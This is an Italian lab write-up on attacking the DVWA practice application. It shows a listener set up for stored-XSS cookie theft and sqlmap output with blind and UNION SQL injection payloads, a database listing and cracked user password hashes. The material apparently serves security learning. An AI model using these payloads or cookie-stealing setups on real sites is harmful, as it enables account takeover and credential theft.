Web application hacking

3-3-2023


INTRO XSS


Come primo attacco vedremo come sfruttare la vulnerabilità XSS stored che permette ad un attaccante di iniettare codice malevolo in un sito ed eseguirlo ogni volta che la pagina viene aggiornata.
Inutile dire quanto pericolosa sia una vulnerabilità del genere, perché a differenza di quella normale, questa variante è quasi impossibile da scoprire dato che il codice viene eseguito normalmente dal sito che non lo rileva come sospetto e questo può mettere in serio pericolo la sicurezza del sito stesso ma anche degli utenti guest che si connettono normalmente, appunto l'attaccante potrebbe accedere ai loro cookie di sessione rubando di fatto "l'identità digitale" di quella persona, quindi avendo accesso al suo profilo con tutti i permessi del caso.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ python -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
```


Prima di tutto inizio a creare un piccolo server python in ascolto sulla porta 8090 con il servizio HTTP per poi dirottarci la connessione dal sito vittima ed analizzare i suoi dati.

Successivamente modifico il codice HTML** della pagina per permettermi di inserire più caratteri, quindi completo la stesura del codice malevolo da iniettare. (un'alternativa sarebbe stata l'utilizzo di Burpsuite)





Come previsto il codice è rimasto nel sito ed indipendentemente dal browser o client da cui si accede il codice verrà eseguito e i cookie inviati all'attaccante.



** https://www.science.org/content/article/one-10-americans-thinks-html-sexually-transmitted-disease

INTRO SQL

Successivamente vediamo come attuare un attacco di tipo SQLI blind, questa casistica si verifica quando il il programmatore del sito ha aggiunto uno strato di sicurezza sul database, quindi a differenza di una normale falla di tipo SQL questa non restituisce all'attaccante informazioni come errori di sistema specifici ma solo informazioni generiche, la barriera complica il lavoro dell'attaccante ma come vedremo basta non fossilizzarsi sull'iniezione manuale ed aiutarsi con tool come Sqlmap che svolgono molti processi di verifica in autonomia interrogando i loro dizionari quindi comparandoli a quello che trova sul sito.

Inizio facendo una scansione base per scoprire i punti vulnerabili ma aggiungo al comando anche la flag -dbs che mi mostra i database che ha trovato sulla macchina

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7515 FROM (SELECT(SLEEP(5)))GCQZ) AND 'oWQF'='oWQF&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7170717871,0x544370736b49656a506a44504c456e5746587a4c6b6651436e4b455a4a694f487a715259496f414b,0x716a627a71),NUL
---
[09:55:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[09:55:54] [INFO] fetching database names
[09:55:54] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

```
[09:58:16] [INFO] fetching tables for database: 'dvwa'
[09:58:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Con lo switch --tables sul database dvwa invece ottengo i tabulati che contiene.

In fine chiedendo di dumpare quello che il tabulato contiene possiamo notare l'incredibile potenza e versatilità di questo tool che in pochi secondi tramite un attacco a dizionario ha scovato e decriptato tutte le credenziali contenute nel sito.

```
[10:00:27] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:00:27] [INFO] starting 2 processes
[10:00:30] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:00:32] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:00:37] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[10:00:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+----------------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                    | password                                                 | last_name | first_name |
+---------+---------+-------------------------------------------+----------------------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.2.103/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.2.103/dvwa/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.2.103/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://192.168.2.103/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.2.103/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------+----------------------------------------------------------+-----------+------------+
```

Come al solito attacchi del genere perdono di efficacia nel caso in cui la password dei profili sia perlomeno decente, ma comunque si potrebbe sfruttare questo tipo di vulnerabilità per ottenere maggiori informazioni sul bersaglio.

PedrazziAndrea